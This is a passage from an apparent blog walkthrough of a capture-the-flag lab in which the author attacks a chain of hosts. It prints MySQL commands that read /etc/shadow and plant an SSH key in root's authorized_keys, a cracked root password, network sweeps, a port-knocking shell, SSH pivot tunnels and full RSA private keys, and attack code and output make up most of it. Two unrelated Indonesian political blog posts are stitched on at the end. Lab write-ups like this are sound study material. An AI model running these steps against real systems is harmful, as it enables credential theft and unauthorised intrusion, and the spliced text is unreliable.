    +—————+——————+——————————————-+————-+————-+————-+————-+————-+———–+————-+—————+————–+———–+————+—————–+————+————+————–+————+———————–+——————+————–+—————–+——————+——————+—————-+———————+——————–+——————+————+————–+————————+———-+————+————-+————–+—————+————-+—————–+———————-+——–+———————–+
    | localhost | root | *ECB01D78C2FBEE997EDA584C647183FD99C115FD | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | | | | | 0 | 0 | 0 | 0 | | |
    | db | root | *ECB01D78C2FBEE997EDA584C647183FD99C115FD | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | | | | | 0 | 0 | 0 | 0 | | |
    | 127.0.0.1 | root | *ECB01D78C2FBEE997EDA584C647183FD99C115FD | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | | | | | 0 | 0 | 0 | 0 | | |
    | ::1 | root | *ECB01D78C2FBEE997EDA584C647183FD99C115FD | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | | | | | 0 | 0 | 0 | 0 | | |
    | localhost | debian-sys-maint | *E0E0871376896664A590151D348CCE9AA800435B | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | | | | | 0 | 0 | 0 | 0 | | NULL |
    | 192.168.2.100 | webapp | *BF7C27E734F86F28A9386E9759D238AFB863BDE3 | Y | Y | N | N | N | N | N | N | N | N | N | N | N | N | N | N | N | N | N | N | N | N | N | N | N | N | N | N | N | | | | | 0 | 0 | 0 | 0 | | NULL |
    | 192.168.2.100 | root | *ECB01D78C2FBEE997EDA584C647183FD99C115FD | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | | | | | 0 | 0 | 0 | 0 | | NULL |
    +—————+——————+——————————————-+————-+————-+————-+————-+————-+———–+————-+—————+————–+———–+————+—————–+————+————+————–+————+———————–+——————+————–+—————–+——————+——————+—————-+———————+——————–+——————+————+————–+————————+———-+————+————-+————–+—————+————-+—————–+———————-+——–+———————–+
    7 rows in set (0.00 sec)

    [/themify_box]

    And then with the help of cracking to crack machine and a good wordlist, I found that a root password is “coolwater“.

    And there is some interesting information in Table “todo” it said, “stop running mysql as root“.

    So I’m sure it is a clue.

    So I reconnect to a machine but using a root user and create table for my purpose to upload a key and gain access.

    [themify_box style=”black” ]

    mysql -u root -pcoolwater -h 192.168.2.200 -e “use webapp; create table kwek (data longtext);”
    mysql -u root -pcoolwater -h 192.168.2.200 -e “use webapp; load data infile ‘/etc/shadow’ into table kwek (data);”

    mysql -u root -pcoolwater -h 192.168.2.200 -e “use webapp; insert into kwek values (‘ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDEB4+ng0vdLA1AHmA/+kff6TxaQ6lmfp44J3Z8krdVooMruCK2aeqJnRr5t11F44EiR4nHu8pz31SX1U4IYixUfQuMyIbLQOqjOHGH3WZWSDHucB1KYlFOqmANxOL1Dbzp0sJNnDmGW+0a1iZjW/pYceahFcehCpZQoTgEBHCAKwHeBep9s5zKb9/Vft0fSM9sXZeMVUU48U/viutethQKku9qpBk6TeaqVwDYA3uedKFvOM2PPMSFpsYA1d2N/oeqK+Go7SOizBUGo1vWUBRgtVap+Xm83mhpzwCsywsMT6gxIPU9IiXA0MNehBfhNNyYY4AozTziiAbyYMJyI40n www-data@web’);”

    mysql -u root -pcoolwater -h 192.168.2.200 -e “use webapp; select * from kwek into outfile ‘/root/.ssh/authorized_keys’;”

    [/themify_box]


    Now let’s try do an ssh

    [themify_box style=”black” ]

    www-data@web:~$ ssh root@192.168.2.200
    Linux db 3.2.0-4-amd64 #1 SMP Debian 3.2.60-1+deb7u3 x86_64

    The programs included with the Debian GNU/Linux system are free software;
    the exact distribution terms for each program are described in the
    individual files in /usr/share/doc/*/copyright.

    Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
    permitted by applicable law.
    Last login: Mon Oct 20 18:38:01 2014 from 192.168.2.100
    root@db:~#

    [/themify_box]

    Great !!!

    DB Server to Dev1

    [themify_box style=”black” ]

    root@db:~# ifconfig
    eth0 Link encap:Ethernet HWaddr 2e:a8:13:97:3f:a8
    inet addr:192.168.2.200 Bcast:192.168.2.255 Mask:255.255.255.0
    inet6 addr: fe80::2ca8:13ff:fe97:3fa8/64 Scope:Link
    UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
    RX packets:113555 errors:0 dropped:0 overruns:0 frame:0
    TX packets:124160 errors:0 dropped:0 overruns:0 carrier:0
    collisions:0 txqueuelen:1000
    RX bytes:9441356 (9.0 MiB) TX bytes:19997332 (19.0 MiB)

    eth1 Link encap:Ethernet HWaddr c2:26:ae:0e:f8:8b
    inet addr:192.168.3.200 Bcast:192.168.3.255 Mask:255.255.255.0
    inet6 addr: fe80::c026:aeff:fe0e:f88b/64 Scope:Link
    UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
    RX packets:465987 errors:0 dropped:0 overruns:0 frame:0
    TX packets:440367 errors:0 dropped:0 overruns:0 carrier:0
    collisions:0 txqueuelen:1000
    RX bytes:29129391 (27.7 MiB) TX bytes:36735589 (35.0 MiB)

    lo Link encap:Local Loopback
    inet addr:127.0.0.1 Mask:255.0.0.0
    inet6 addr: ::1/128 Scope:Host
    UP LOOPBACK RUNNING MTU:16436 Metric:1
    RX packets:161364 errors:0 dropped:0 overruns:0 frame:0
    TX packets:161364 errors:0 dropped:0 overruns:0 carrier:0
    collisions:0 txqueuelen:0
    RX bytes:9804586 (9.3 MiB) TX bytes:9804586 (9.3 MiB)

    root@db:~#

    [/themify_box]

    Now I can see that we have a network in subnet 192.168.3.0/24

    Let’s do a ping sweep.

    Since there is no nmap here we need to found other way to do that. So let’s deal it with other

    [themify_box style=”black” ]

    for i in `seq 1 255`; do ping -c 1 192.168.3.$i | tr \n ‘ ‘ | awk ‘/1 received/ {print $2}’; done

    192.168.3.40

    192.168.3.50

    [/themify_box]

    Let’s do a port scanning

    [themify_box style=”black” ]

    www-data@web:/var/www $ /bin/nc -n -v -z 192.168.2.200 1-4000
    (UNKNOWN) [192.168.2.200] 3306 (mysql) open
    (UNKNOWN) [192.168.2.200] 22 (ssh) open
    (UNKNOWN) [192.168.2.200] 21 (ftp) open

    192.168.2.200: inverse host lookup failed: Host name lookup failure
    (UNKNOWN) [192.168.2.200] 21 (ftp) open
    220———- Welcome to Pure-FTPd [privsep] [TLS] ———-
    220-You are user number 1 of 50 allowed.
    220-Local time is now 21:07. Server port: 21.
    220-This is a private system – No anonymous login
    220-IPv6 connections are also welcome on this server.
    220 You will be disconnected after 15 minutes of inactivity.

    /var/www/b/>/bin/nc -vv 192.168.2.200 22
    192.168.2.200: inverse host lookup failed: Host name lookup failure
    (UNKNOWN) [192.168.2.200] 22 (ssh) open
    SSH-2.0-OpenSSH_6.0p1 Debian-4+deb7u2


    root@db:/etc# cat hosts
    # 192.168.3.40 celes
    # 192.168.3.50 terra

    127.0.0.1 localhost
    ::1 localhost ip6-localhost ip6-loopback
    fe00::0 ip6-localnet
    ff00::0 ip6-mcastprefix
    ff02::1 ip6-allnodes
    ff02::2 ip6-allrouters

    [/themify_box]

    it’s interesting information. May be a username using same name as a machine name ?

    # 192.168.3.40 celes
    # 192.168.3.50 terra


    root@db:~# cat /etc/cron.daily/test
    0x7468697320697320612074657374

    root@db:/var/spool# cat /etc/pure-ftpd/pureftpd.passwd
    celes:$1$LwZNkFH0$8rq4AbiYLXkfSMPXB1psV/:1000:1000::/var/log/./::::::::::::

    [themify_box style=”black” ]

    nc 192.168.3.50 4444

    Hello Celes & Welcome to the Jumble!

    Solve:nsuehsls
    Solve:tddnpuuee
    Solve:rmeda
    Solve:irugdbden
    Solve:hcpigrtabeaoe
    Solve:cepratih
    Solve:edrusercce
    Solve:ncntetoag
    Solve:engundnefid
    Solve:secsmieret

    [/themify_box]

    [themify_box style=”black” ]

    #!/usr/bin/perl

    use IO::Socket::INET;

    $| =1;

    my $socket = new IO::Socket::INET (
    PeerHost => ‘192.168.3.50’,
    PeerPort => ‘4444’,
    Proto => ‘tcp’,
    );

    die “cannot connect to server $!n” unless $socket;

    my $tts = “”;

    open(F, “a”);
    while(<F>) {
    chomp;
    #print “$_”;
    $tts = $tts . “$_”;
    }
    close(F);
    print “$ttsnn”;

    my $response = “”;

    while (1==1) {
    $socket->recv($response, 2024);
    print $response. “n”;
    #my @potong = split(‘:’,$response);

    chop($potong[1]);
    #print “potongan :” .$potong[1].”ABCn”;
    #$potong[1]=$potong[1]. “n”;

    my $size = $socket->send($tts);

    #foreach my $val (@potong) {
    # print “BAGE $valn”;
    #}

    }

    [/themify_box]


    It give me

    [themify_box style=”black” ]

    LS0tLS1CRUdJTiBSU0EgUFJJVkFURSBLRVktLS0tLQpQcm9jLVR5cGU6IDQsRU5DUllQVEVECkRFSy1JbmZvOiBBRVMtMTI4LUNCQyw3Njg0MTgyMkFCOUU3NzJGRDFENjUzRjYxNzlGMEU0RAoKT3JFTTJvY25oSEtnNW51SDdwczFDb09KQ2loYXNtRkpLTE9WTk5ZRk9oR0tVb2pQWUV0YTV5T2hJc2tmMGgwcgpTbyt4VkRLNjdHM0RsZ3ltVVYzRHhHZml6TGZadmh4UVJDOFF5MG1mNE4rbWlZa3ZmMk5hRnRhdHBOY2pLNXBNClV5NlFTRk1PQzhhS3BlMEZMNlVHRFJKUTVHU0c0RGxKckxVSkJNdm5TTHRZWkhsYVdBSUNLYlhmcFhWNFNUd3YKSjBEOGg5UnRsUkpoTENLNWVLZ3VwWUNRSWlHUVdnM1B2WnBYazlra2pYaG1PUXdVWW9DUmwzbDRqNXpsbkZjVApQNlU5VVBoUnEvQ2s0UXJrMmRHeEZmcHBRZDl4VytiNFBXamlTQ2lrTEYzUTBoZk5OdkVidTRvdW5BZ1l3UEZICmpPWEhKcXhWb2cvcFp6OVk4WGZTUDNoejlBWUhXZkkyaUM5Q25rN2JvUmNPdittY2dFZVdXa1lyVnNjT2l2WWoKOU4yeGlOcDRHSCtOSUc4bW0vTGRsN2pRTWwvVnJyNWN4M2ZYak9lem1nc1NrQVk0Q2NzcHdLc1NYSzhHTC9iTwpoVDZwS1dmTDZVSTh3VWdwSTdLaGdLK0FPS3VTL1hQWVRTZHorMFJKeE5GU0xPRk5jalJ0TCtOVzBValBxNUpoCkRpYStwdzVxQitsbGx4Z2FOMFdCUXNrSUZRcHBwUG93d2pHOEpnOGpKQmpTWWozcjRMSXJad0pTcGN2b0JpVUEKb0NxblFVTXRYbE1oOS9DdkJCR3MxK0pWY2prSW5CZGU5NDVWK2VqaFA2R1BZanU0VFFWN0I3MGQ3YUVXME9FbQowZDduck9XL0xDWXBzVi9ONXJxVnNHbFR2d2pKTm93eU1xRVo5RTA5Z3VNNWVMNENFUFBtcDlaRGV5MmZCQUd3CnE3blNyOHE2SHNmNGQrWVBSKzkwRWZNSlJlcUkzczFGUW9UdngrUGFGUGlLdzdkZkhGQ2dMc2NYY1hjb2duTHoKY0IwbG5lbUkrY0ZtZlk3NEYxZVlMM2Z3Skl3U1JnSzg1WGMyTXk4c3FKejFpemo2SWxPMmtRMWpMa3JoSk9aOApYK3AvOXc1ekEweDJmYmpwcEhhYytZb0pmeVB5WVhqa3BpZ0RQakhYaFJpdDJxblVySGZEYzBGamg1QUtOVTJLCk1VL3l3WEdFZzZ3MENwcEs5SkJvMHUveEpsaFQvak9XTmlNNFlaalhsaFF6a3h5ZWJ2YnlSUzZTbGhsbzE0MmwKZ011TVV2UG4xZkFlbmlyNkFGd3kycmxrdFE1L2E4ejJWQ3dQa05BNDBNSW1TSE1XUlNGYm9Eak01endyMjRHawpOMHBJMUJDbUNzZjBtc3ZFd0xoZGNWbmhKWTdCZzRpem01YlgrQXJWL3ltTE9reWJLOGNoejVmcnlYY2plVjFxCml6SmUyQVhaazEvOGhZODB0dkpXanhVRWZuZ3V5b296UWY1VDc0bW41YWV6OUpnR1dNcXpwZkt3WjZMeDVjVGcKWnUrbStyeWFrQlBGalV0dDA0bENZQ0NLV1F6UGhnSXI1eFVGeDYyaENHaGg2Vzh0U0lCNms3SHB1bjEyM0dRMAp1VCtSMEVyWUE1R2R5eDQ0RlpFYXRaM3JYQ3BWbUpsbENUV1VxQnVhSFlBdGNaVGhUVFpmeFJGSHkwMklUNkZXClBMQ1ovWE4yRStUZHRrWG1GY1RYUnNndHlBLzVWWHNUV1dtUmNIY3p2NWc1WWNRM3BIczNNaFN4c1dTZFR6LzgKUll6bXhPbkNq
    WldYYVVlMFhiN0ZqQS9ldm1wWHN5aENoR2J2cDBLMGhaRmNNZXN6RkthOEs0cEFlZGN5RzMxbgo0K0hoSW1uRXBMWlFPWGhmWGxrS01RWHJCeXM3aGtvbmtEcDU3VnFoK0lJWkxHelZtZlRWRWoyV2hjLzBZK0dJCkRNcGgwWnZURytKZ3YxTE8zU2w4MlJ6bTFqVWt6RUlaTkl4WWVTR3JaZjZDaFZMUGE4NWF4cXc1RVZOQ3hZVWcKSkFxZyt1ZDZ4SU85b2JpZHh6STJyTGZieGNwTXVyODBuYjRjcllNTm0wOXlQUWFza25nSy80SWptblBMZVRpaAotLS0tLUVORCBSU0EgUFJJVkFURSBLRVktLS0tLQo=

    [/themify_box]


    Decode using base64


    [themify_box style=”black” ]

    —–BEGIN RSA PRIVATE KEY—–
    Proc-Type: 4,ENCRYPTED
    DEK-Info: AES-128-CBC,76841822AB9E772FD1D653F6179F0E4D

    OrEM2ocnhHKg5nuH7ps1CoOJCihasmFJKLOVNNYFOhGKUojPYEta5yOhIskf0h0r
    So+xVDK67G3DlgymUV3DxGfizLfZvhxQRC8Qy0mf4N+miYkvf2NaFtatpNcjK5pM
    Uy6QSFMOC8aKpe0FL6UGDRJQ5GSG4DlJrLUJBMvnSLtYZHlaWAICKbXfpXV4STwv
    J0D8h9RtlRJhLCK5eKgupYCQIiGQWg3PvZpXk9kkjXhmOQwUYoCRl3l4j5zlnFcT
    P6U9UPhRq/Ck4Qrk2dGxFfppQd9xW+b4PWjiSCikLF3Q0hfNNvEbu4ounAgYwPFH
    jOXHJqxVog/pZz9Y8XfSP3hz9AYHWfI2iC9Cnk7boRcOv+mcgEeWWkYrVscOivYj
    9N2xiNp4GH+NIG8mm/Ldl7jQMl/Vrr5cx3fXjOezmgsSkAY4CcspwKsSXK8GL/bO
    hT6pKWfL6UI8wUgpI7KhgK+AOKuS/XPYTSdz+0RJxNFSLOFNcjRtL+NW0UjPq5Jh
    Dia+pw5qB+lllxgaN0WBQskIFQpppPowwjG8Jg8jJBjSYj3r4LIrZwJSpcvoBiUA
    oCqnQUMtXlMh9/CvBBGs1+JVcjkInBde945V+ejhP6GPYju4TQV7B70d7aEW0OEm
    0d7nrOW/LCYpsV/N5rqVsGlTvwjJNowyMqEZ9E09guM5eL4CEPPmp9ZDey2fBAGw
    q7nSr8q6Hsf4d+YPR+90EfMJReqI3s1FQoTvx+PaFPiKw7dfHFCgLscXcXcognLz
    cB0lnemI+cFmfY74F1eYL3fwJIwSRgK85Xc2My8sqJz1izj6IlO2kQ1jLkrhJOZ8
    X+p/9w5zA0x2fbjppHac+YoJfyPyYXjkpigDPjHXhRit2qnUrHfDc0Fjh5AKNU2K
    MU/ywXGEg6w0CppK9JBo0u/xJlhT/jOWNiM4YZjXlhQzkxyebvbyRS6Slhlo142l
    gMuMUvPn1fAenir6AFwy2rlktQ5/a8z2VCwPkNA40MImSHMWRSFboDjM5zwr24Gk
    N0pI1BCmCsf0msvEwLhdcVnhJY7Bg4izm5bX+ArV/ymLOkybK8chz5fryXcjeV1q
    izJe2AXZk1/8hY80tvJWjxUEfnguyoozQf5T74mn5aez9JgGWMqzpfKwZ6Lx5cTg
    Zu+m+ryakBPFjUtt04lCYCCKWQzPhgIr5xUFx62hCGhh6W8tSIB6k7Hpun123GQ0
    uT+R0ErYA5Gdyx44FZEatZ3rXCpVmJllCTWUqBuaHYAtcZThTTZfxRFHy02IT6FW
    PLCZ/XN2E+TdtkXmFcTXRsgtyA/5VXsTWWmRcHczv5g5YcQ3pHs3MhSxsWSdTz/8
    RYzmxOnCjZWXaUe0Xb7FjA/evmpXsyhChGbvp0K0hZFcMeszFKa8K4pAedcyG31n
    4+HhImnEpLZQOXhfXlkKMQXrBys7hkonkDp57Vqh+IIZLGzVmfTVEj2Whc/0Y+GI
    DMph0ZvTG+Jgv1LO3Sl82Rzm1jUkzEIZNIxYeSGrZf6ChVLPa85axqw5EVNCxYUg
    JAqg+ud6xIO9obidxzI2rLfbxcpMur80nb4crYMNm09yPQaskngK/4IjmnPLeTih
    —–END RSA PRIVATE KEY—–

    [/themify_box]

    And then go to  /opt

    there is a backup file, name .ssh_backup.tar.gz

    extract it and copy to .ssh

    it containing id_rsa and id_rsa.pub

    [themify_box style=”black” ]

    —–BEGIN RSA PRIVATE KEY—–
    MIIEogIBAAKCAQEAvWKjaMlNtmj7TEPH/ZLSbZnPDlVn0iIQ3bbNp/komiPy6nay
    rCwwfpNg7NfaEmgsTMQe+GbP099xS4f+KloBy60FJxo+VEShugPjLzvd1zFFji74
    msfMwnkIjHIb8FnvSLDZ/T6X6yDJTrgLUqKPJqTalW5GnIYVQxXtk0TXupGrzXJM
    JI5WoI1uCRb1YsnFWpQsN+F4OAK3QVaIqBEBjai3KV+jl5G8sl3yJrl8+H+H/azw
    dNINij5OpZNhmhuUfZ8dJkIJrDhjUjPgujFTMDPv8JzUcSwMMhgLzOLEqblSB3HU
    ruawJ/aiKsx8WfIxxMFY+xfuhTFOrmNqYo90DwIDAQABAoIBAH75t132OehnErXb
    bCcTXYqmaTDPCkDVHkHI4rIQV6yhFakl1D2jkxAKeB3Tyx40Qh9mDu204PrJAQkH
    MN3sYu/QHXhOHCQbr+Mr4BI3LVGuc1gVHhGIjDyHMbgYear4YXp3OHCWmvzGirIA
    q3bIDvp15SfzO9yN+Yt1FEh9C7bF9QaMN1FKxHbZPH4VHjoJhlShhf4a9wPnye8t
    Fc1SQ4kbbafkOOcEVC8pMGl9ofTcO9thsV06qPAlMIr56M6sJO2kXP3Vve4T43Kh
    UETshJl5Nj+4FN+2k54/MnftxUw2MXz90vkatfIb7tPXLYxaPvtXtU3N4W4eOijy
    I6XlJuECgYEA3tof0o96RDH6NIOeFOzkOSwY/jXgnHB5QRemBaws+ZX65XVJw2Ej
    oWmpgTThrZwFCG475OjdZwOPKFAoRBeuDL3MiO5421/IQldSXE1ccrrUd/VbS0y1
    n+NNLlly9MpFGO4AKQuidFZZInYW3vmE2dOFm6KYXZ9rB5VGcQiwXUsCgYEA2Y4m
    ayXnXR0LyGHImYbLPBJIl/m/e5u7QKlnZlQk/8SZ/oWg7d+dF9aBOGpomqe9QvKR
    5m3Mq67xJONILt4yCUPtpLpeTsk/EF9dktZrcDZey2ID6kbc/Xd9L9xaLaN+lWnN
    TdHvhv6PBXOnpbL5DtOq5frdlLI6GXkCbT6B3c0CgYAyDA5lfS9aLVchgAV6cZD3
    ff3G6VaeC2xPv/3a/EXFb3c/HM4KAMC9uTsF91hPYuCGeisdR2ahgd0ekpHYaPD/
    j4hloBioO6R/sZiffggrA+Y/Ymy0Rm/rjmKA7Dmy29IUvS5wCVrcgZ/W62pLfQHm
    4Wf6AdPyAqFIvK9rJyZkbQKBgCVMfcG5CeWo6TA9s4q+1XFDITcNFos2s+/uG1Ar
    9Pv01QISHvkpcWF44Uau16hMQeKMe/8prAFzSNyuKt3+Mk3sW332hdy0HB/OediG
    8nyWlcIA1/L+mzzJk6j0+nEAqt8q+IvzBkH6usKQhZmfCZxFJfOwAvVPaS6c1JGu
    Oc2xAoGAbi11DyGEU2rtikLJTmI4PoMnj/aRYhIZzPGI3xZ1XeB49KlDyHWbWRI9
    kug9fkhVCeWS1M4tl+7HiRJBqICRnaBfg3G2/srNosLqFvBGhQi6k4B2a9/e0X6E
    jPSB6Nk1cH3QY5RqgWjypJrCLDFpIZ5QWph4lO+Z3vEDUZqMtC8=
    —–END RSA PRIVATE KEY—–


    ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQC9YqNoyU22aPtMQ8f9ktJtmc8OVWfSIhDdts2n+SiaI/LqdrKsLDB+k2Ds19oSaCxMxB74Zs/T33FLh/4qWgHLrQUnGj5URKG6A+MvO93XMUWOLviax8zCeQiMchvwWe9IsNn9PpfrIMlOuAtSoo8mpNqVbkachhVDFe2TRNe6kavNckwkjlagjW4JFvViycValCw34Xg4ArdBVoioEQGNqLcpX6OXkbyyXfImuXz4f4f9rPB00g2KPk6lk2GaG5R9nx0mQgmsOGNSM+C6MVMwM+/wnNRxLAwyGAvM4sSpuVIHcdSu5rAn9qIqzHxZ8jHEwVj7F+6FMU6uY2pij3QP root@db

    [/themify_box]

    and after that we can do

    ssh terra@192.168.3.50

    and also

    ssh celes@192.168.3.40


    Dev1 Machine

    [themify_box style=”black” ]

    celes@dev1:/var/spool/mail$ cat celes
    Return-path: <celes@localhost>
    Received: from celes by localhost with local (Exim 4.80)
    (envelope-from <celes@localhost>)
    id 1XHczw-0000V2-8y
    for celes@127.0.0.1; Wed, 13 Aug 2014 19:10:08 +0100
    Date: Wed, 13 Aug 2014 19:10:08 +0100
    To: celes@127.0.0.1
    Subject: Reminder
    User-Agent: Heirloom mailx 12.5 6/20/10
    MIME-Version: 1.0
    Content-Type: text/plain; charset=us-ascii
    Content-Transfer-Encoding: 7bit
    Message-Id: <E1XHczw-0000V2-8y@localhost>
    From: celes@localhost

    Terra sent me kvasir.png and challenged me to solve the stupid little puzzle she has running on her machine… *sigh*

    [/themify_box]

    Dev2 Machine

    [themify_box style=”black” ]

    terra@dev2:/var/spool/mail$ cat terra
    Return-path: <locke@192.168.4.100>
    Received: from locke by 192.168.4.100 with local (Exim 4.80)
    ~       (envelope-from <locke@adm>)
    ~       id 1XHczw-0000V2-8y
    ~       for terra@192.168.3.50; Wed, 13 Aug 2014 19:10:08 +0100

    Date: Wed, 13 Aug 2014 19:10:08 +0100
    To: terra@192.168.3.50
    Subject: Port Knock
    User-Agent: Heirloom mailx 12.5 6/20/10
    MIME-Version: 1.0
    Content-Type: text/plain; charset=us-ascii
    Content-Transfer-Encoding: 7bit
    Message-Id: <E1XHczw-0000V2-8y@adm>
    From: locke@192.168.4.100
    ~
    Hi Terra,

    I’ve been playing with a port knocking daemon on my PC – see if you can use that to get a shell.
    Let me know how it goes.

    Regards,
    Locke

    [/themify_box]


    Open a Port Kocking

    [themify_box style=”black” ]

    for i in 7000 8000 9000; do nc -z 192.168.4.100 $i; done
    nc 192.168.4.100 1111

    cd /home
    ls
    kefka
    locke

    cd locke
    ls
    diskimage.tar.gz
    littleShell.sh
    note.txt

    cd .ssh

    echo “ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCzBE5vaBDfvLBLFiv7VSsgRcO1tG5dJyZheIPc3y2UXV0T7QP+l1LVQiSMBd8uYxHuwwng8sIYNHjNdE6n9t8mthQZINzONB2fH2UcB3puWLJlRlYYYr2RMHnWi/aEFZmmEz7RFZyBNL6zA2dKDBql35gPCZzge35t0LrResWZGv+3rxijCcaD/mBPPKfi6fHuKBb7oFx9E8H9Z5SZVpwONu6FsKhaaxHMfBCSRs2mzWBDmhVE+EAdU97EkliK6dlY1kUsZ84+hc44dUEWVbr5eiUr5ERktnKA4/grPqu7mmyHSDlt9yJiBCFeGycUNnaXZMsiMZ361SIT//+UGP+L ara@sungai” > authorized_keys

    cat note.txt

    Looks like Kefka may have been abusing our removable media policy. I’ve extracted this image to have a look.

    base64 < diskimage.tar.gz

    [/themify_box]

    copy a screen output and save to file, and change back to a binary

    base64 -d < diskimage.txt > diskimage.tar.gz

    tar -zxvf diskimage.tar.gz

    there is a file diskimage

    examine it tell it a msdos image file

    mkdir mnt

    mount -o loop -t msdos  diskimage mnt
    
    and found a secret.rar inside an image that password protected
    
    and and we also can do
    
    ssh locke@192.168.4.100


    ADM Machine


    [themify_box style=”black” ]

    SSH TIPS

    Since we do many jumping from one machine to other, it will be nice if we create a jumper using ssh tunnel.

    So it more easy to us to pull every information in one location.Use ssh tunnel for this purpose.

    ssh -N -f -L 9000:192.168.2.200:22 www-data@192.168.2.100

    ssh -N -f -L 9001:192.168.3.50:22 root@localhost -p 9000

    ssh -N -f -L 9002:192.168.3.40:22 root@localhost -p 9000

    ssh -N -f -L 9003:192.168.4.100:22 terra@localhost -p 9001


    [/themify_box]


    Note for next :

    Use Sound Analyzer for scary sound file.

    The rest using an output from a file to open rar file with kefka password inside

    cracking a wep2.py

    go to shell created by wep2.py

    become root and  get a flag

    *note, will continue and repair it after my lab finish


  • Berpihak

    Ketika Media berpihak pada politik, dan awak media tidak lagi dapat membedakan antara profesional sebagai jurnalis yang harus berimbang dan berdasar pada kode etik dengan keberpihakan/kepentingan pribadi maka rakyatpun sulit membedakan mada yang laporan kejadian dan mana yang cerita … kritikus tidak mengkritik karena tau apa yang lebih baik dan memberikan kebaikan tapi karena rasa …. dan sejarah tidak pernah ditulis berdasarkan apa yang benar benar terjadi tetapi apa yang ingin ditulis oleh si pemenang

  • Harga Mati NKRI dan Pancasila, Prinsip LUBER (LANGSUNG UMUM BEBAS RAHASIA) masih berlaku

    10338750_10204014429899755_4883086584819346443_n copy Terus terang saya tidak menonton debat CAPRES di televisi. Mungkin salah saya juga, karena saya sudah skeptic dengan debat di televisi yang dikendalikan oleh i sutradarasemacam ini, akan menjadi sebuah tontonan belaka. Belum lagi iklan yang lalu lalang yang seandainya pun debat itu benar adanya, akan merusak konsentrasi dan  makna depat itu sendiri. Jika sudah begini, karena ini siaran langsung, bisa jadi kita akan kehilangan momen atau pernyataan penting yang “tidak sengaja” tertutup oleh iklan. Andai ada debat langsung yang disaksikan umum tanpa jeda iklan dimana peraturan ketenangan dan keseriusan dibacakan didepan, mungkin saya akan mengusahakan melihatnya.

    Saya tidak mengikuti berita ini itu atau foto ini dukung itu itu dukung ini yang bersliweran di  dunia sosmed. Karena 80% dari berita dan gambar itu sudah lebay.  Ada yang foto artis A, gambar kaosnya diubah  mendukung B. Setelah itu saya melihat sebuah foto liputan konser  teman saya,  berubah menjadi foto C kampanye. Foto ini sudah di gabung dengan foto lain di tempat yang berbeda sama sekali . Belum lagi saat mendengar sebuah cerita bahwa dibalik semua kampanye ini katanya ada sekelompok orang yg sama yang meranang kampanye B dan C demi perusahaan. Nggak salah dong kalau itu menguntungkan. Tinggal bikin dua perusahaan berbeda, hire orang yang beda,namun otaknya sama J. Sayang satu prinsip Public Relation yang selama ini saya pegang “Tidak berbohong” dan Tidak menjatuhkan saingan dengan issue negative, kadang dilupakan.

    Bagaimanapun juga,  saya mencoba melihat proses kampanye dua kubu ini sebagai bahan kuliah Marketing Komunikasi dan Teknis Publikasi yang ciamik. Peramuan berbagai teori dengan contohnya semua ada disini. Mau yang White campaign, dua kubu punya. Mau Frontal Black Campaign? Dua kubu bikin. Mau perencanaan marketing yang sangat detil dua kubu punya (dari bikin sebuah kejadian yang seolah tidak disengaja, kemudian membuat kritikan seolah dari lawan, lalu memunculkan pemberitaan yang seolah olah itu merupakan pembelaan atas serangan lawab sekaligus menarik simpati target tertentu misalnya). Semua ini diramu dalam sebuah ramuan ajaib kampanye,  yang kemudia ditelan mentah mentah oleh para pendukungnya bagaikan obat kuat yang membuat mereka merasa paling benar, paling hebat dan paling tahu. Meskipun seperti juga ramuan lainnya, ada efek samping yang seringkali tidak disebutkan.

    Alhasil berkat “ramuan ajaib” yang diminum kedua kubu ini, pertarungan muncul dan memanas. Upaya mendiskreditkan satu  capres melalui black campaign dan capres lain dengan kisah masa lalu membuat banyak pendukung yang saling menyerang dan menyalahkan.  Bahkan produk pers  tidak memenuhi persyaratan yang dibutuhkan sebagai sebuah produk pers yang didasari oleh etika media masa. Mungkin memang  sulit saat ini mengharapkan produk pers yang murni, karena merekapun terbit tidak berdasarkan Surat Ijin lembaga Pers namun cukup dengan surat ijin usaha atau perusahaan (yang notabene dengan profit). Hal hal yang semestinya menjadi rahasia negara demi kepentingan keamanan dan stabilitas negara dalam dan luar negeri pun mulai diacak acak dan diadu. Bahkan ada wacana untuk meninjau kembali pencalonan lawan.

    Jika melihat cara kampanye dan antusiasme akibat ramuan ajaib ini, seolah olah mereka baru puas setelah salah satu calon dijatuhkan dan mundur dari pencapresan. Padahal jika dikaji secara lebih luas seharusnya persaingan kampanye ini tidak boleh merugikan negara kan. Apalagi  sebenarnya secara peraturan, kedua kubu saling membutuhkan. Dalam undang undang di negara kita harus memiliki minimal 2 calon untuk diselenggarakan pemilu. Jika salah satu mundur maka alon lainpun akan gugur.  . Hanya satu Capres tentu bertentangan dengan Undang-Undang Pemilihan Umum dan pemilihan Presiden pasti akan ditunda dan penundaan ini bisa memberi peluang bagi munculnya kekacauan. Misalnya jika pencalonan Prabowo dianulir KPU maka pencapresan Jokowi harus diproses kembali. Jika sudah begini maka mungkin saja  akan muncul kekacauan  politik bisa terjadi, militer terpaksa turun tangan. KPU juga terpaksa mengumumkan penundaan Pilpres sampai masa yang akan ditentukan kemudian, bisa setelah berakhir masa jabatan Presiden.  Kemungkinan yang muncul selain kekosongan kekuasaan yang memungkinkan negara lain untuk masuk ke negara kita adalah MPR memberi perpanjangan masa jabatan  Presiden 